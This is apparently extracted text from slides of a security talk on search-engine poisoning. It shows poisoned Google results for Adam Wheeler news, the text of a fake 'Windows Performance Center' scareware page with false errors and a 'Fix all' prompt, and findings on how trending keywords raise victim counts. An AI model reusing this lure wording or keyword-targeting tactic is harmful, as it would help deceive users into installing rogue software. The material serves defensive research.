www.thecrimson.**harvard**.edu/article/.../**wheeler-harvard**-resume-new/ - Cached

UPDATE: **Adam Wheeler** Case Raises Questions About Admissions ...
May 19, 2010 ... The revelation that former **Harvard** student **Adam** B. **Wheeler** eluded the illustrious **Harvard** College admissions office has left some wondering ...
www.thecrimson.**harvard**.edu/.../**harvard-wheeler**-school-nassirian/ - Cached

News for **adam wheeler harvard**
'This can't be our **Adam Wheeler**' - 2 days ago
Adam Wheeler (left) and high school classmate Brent Porter posed together .... **Harvard**, after discovering the pattern of deceit, expelled Wheeler in October ...
Boston Globe - 2 related articles »

Videos for **adam wheeler harvard**
Uncut: **Wheeler** Arraignment
26 min - May 18, 2010
www.youtube.com
Accused **Harvard** cheat **Adam Wheeler** pleads not ...
May 18, 2010



Windows Performance Center

Windows Performance Center
Make your PC work faster

System info
- Your IP:
  192.168.141.120
- OS:
  Unknown OS
- Browser:
  Firefox 3.5.9

Scanning finish, recommend fix all errors

Windows Security Alert

Critical system and hardware errors found which may lead to a crash and even cause data loss. Immediate fix is particularly required.

Damaged category	Run level	Action
Windows		Fix errors
Hard drive		Fix problems
Internet		

Fix all

Recommended: Click "Fix all" button to fix all system performance.

LOW

...tdate temporary and junk files

Webpage download speed is Medium. Do... intermediate network connection errors.

Recommended: Click "Fix all" button to fix a... system performance.

Scale is based on the average worldwide traffic of masters golf tournam... in Apr 2010. Learn more

- Use of Google Trends Keywords can produce low TTP and high victim count
- No bias shown towards the use of Google Trends Keywords
- Mass-Keyword SEO equally capable and in greater use than Event-Driven SEO
- Significant drop off identified in the volume of poisoned Google Trend SERPs since April

Questions

Internet Security